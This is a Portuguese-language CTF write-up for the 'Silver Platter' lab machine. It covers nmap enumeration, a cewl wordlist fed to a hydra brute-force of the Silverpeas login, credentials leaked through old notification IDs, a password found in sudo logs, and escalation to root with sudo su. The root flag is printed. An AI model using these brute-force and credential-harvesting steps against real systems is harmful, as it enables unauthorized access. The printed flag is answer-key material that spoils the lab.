



Silver Platter Write-up: Clara

Sinopse

Silver Platter CTF é uma máquina que está rodando um serviço http e ssh vulneráveis. Descobrimo o diretório e o usuário escondidos é possível obter as credenciais necessárias para logar com o ssh e obter os meios para escalar privilégios dentro da máquina.

1 Enumeração

Realizamos a varredura inicial com a ferramenta nmap para identificar as portas e serviços rodando na máquina.

```
> nmap -sV -sC -v <IPMAQUINA>
```

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 d6:6a:52:68:17:30:cf:97:32:7c:d1:bd:f9:02:69:fa (ECDSA)
|_ 256 40:72:56:da:e7:d2:f3:ea:34:99:d7:f4:3f:ab:43:cd (ED25519)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_ http-methods:
|_   Supported Methods: GET HEAD
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Hack Smarter Security
8080/tcp   open  http-proxy
|_ http-title: Error
|_ fingerprint-strings:
|_   FourOhFourRequest:
|_     HTTP/1.1 404 Not Found
|_     Connection: close
|_     Content-Length: 74
|_     Content-Type: text/html
|_     Date: Tue, 14 Oct 2025 13:22:56 GMT
|_     <html><head><title>Error</title></head><body>404 - Not Found</body></html>
|_   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SMBProgNeg, SSLSessionReq, Socks5, TLSSessionReq, TerminalServerCookie:
|_     HTTP/1.1 400 Bad Request
|_     Content-Length: 0
|_     Connection: close
|_   GetRequest, HTTPOptions:
|_     HTTP/1.1 404 Not Found
|_     Connection: close
|_     Content-Length: 74
|_     Content-Type: text/html
|_     Date: Tue, 14 Oct 2025 13:22:54 GMT
|_     <html><head><title>Error</title></head><body>404 - Not Found</body></html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-
SF-Port8080-TCP:V=7.95%I=7%D=10/14%Time=68EE4EAC%P=x86_64-linux-gnu%r(G
```

Figure 1: Resultado do scan Nmap.

A varredura mostrou as portas 22 (SSH), 80 (HTTP) e 8080 (HTTP) abertas.

Acessando a porta 80, encontramos a página principal do site. Depois de explorar um pouco o site, encontramos uma referência a "silverpeas" e um usuário chamado: "scr1ptkiddy".




Figure 2: Usuário encontrado.

2 Vulnerabilidade e Exploração

Depois de dar algumas voltas, percebemos que "silverpeas" se referia a um diretório do html que estava rodando na porta 8080. Dessa forma, obtivemos uma página de login, só faltava a senha do usuário já encontrado.




Figure 3: Página de login.

Para achar a tal senha, utilizamos a ferramenta hydra para, com base numa wordlist criada a partir das palavras do site, fazer as múltiplas tentativas de senhas.

```
> cewl <URL> -d 4 -w wordlist.txt
```

```
> hydra -l <user> -P word.txt <IPMAQUINA> -s 8080 http-post-form "/  
silverpeas/AuthenticationServlet/:Login=^USER^&Password=^PASS^&  
DomainId=0:F=Login_or_password_incorrect"
```

Dessa forma, obtivemos a senha do usuário e pudemos logar na página.




Figure 4: Site encontrado após fazer login.

Dentro do site, depois de explorar um pouco, percebemos que o pop-up de notificação que aparece permite que acessemos ID's de notificações antigas, obtendo um user e uma senha para o ssh.




Figure 5: Notificação com o usuário.

3 Acesso Inicial

3.1 Acesso Inicial e Primeira Flag

Nosso ponto de partida foi o acesso com o usuário tim. Uma rápida varredura em seu diretório pessoal nos recompensou com a primeira flag, localizada em user.txt. O próximo passo era escalar nossos privilégios.

3.2 Descoberta e Análise do Usuário Tyler

Após rodar um `sudo -l`, percebemos que o usuário tim não possuía acesso ao root do sistema, precisaríamos achar alguma outra forma de escalar privilégios. Sabíamos da existência de outro usuário, tyler, mas sua senha era um mistério. A chave para avançarmos estava nos logs, lá descobrimos a senha desse usuário e pudemos logar no ssh dele.

```
Dec 12 15:48:33 silver-platter sudo: tyler : TTY=ttys ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker run --name postgresql -d -e POSTGRES_PASSWORD=Zd_x7W025/ -v postgresql-data:/var/lib/postgresql/data postgres:12.3
Dec 12 15:48:33 silver-platter sudo: pam_unix(sudo:session): session opened for user root(uid=0) by tyler(uid=1000)
Dec 12 15:48:33 silver-platter sudo: pam_unix(sudo:session): session closed for user root
```


Figure 6: Senha obtida a partir dos logs.

4 Escalação de Privilégios para Root

Armados com o novo par de credenciais, conseguimos nos conectar via SSH. A partir desse ponto, ao rodar `sudo -l`, percebemos que o usuário tyler tinha permissão para rodar como root do sistema, dessa

forma, um simples `sudo su` resolveu nosso problema de escalação de privilégios.

O login final como root nos deu acesso total à máquina. Com isso, capturamos a flag final e concluímos o CTF.

A terminal window with a dark background. The first line shows a command: `root.txt snap start_docker_containers.sh`. The second line shows the prompt `root@ip-10-201-32-0:~#` followed by `cat root.txt`. The third line displays the flag: `THM{098f6bcd4621d373cade4e832627b4f6}`. The fourth line shows the prompt `root@ip-10-201-32-0:~#` with a cursor. Below the terminal, there is a search bar with the text "Find: tyler" and a "Submit now" button.

```
root.txt snap start_docker_containers.sh
root@ip-10-201-32-0:~# cat root.txt
THM{098f6bcd4621d373cade4e832627b4f6}
root@ip-10-201-32-0:~#
```

Figure 7: Flag root.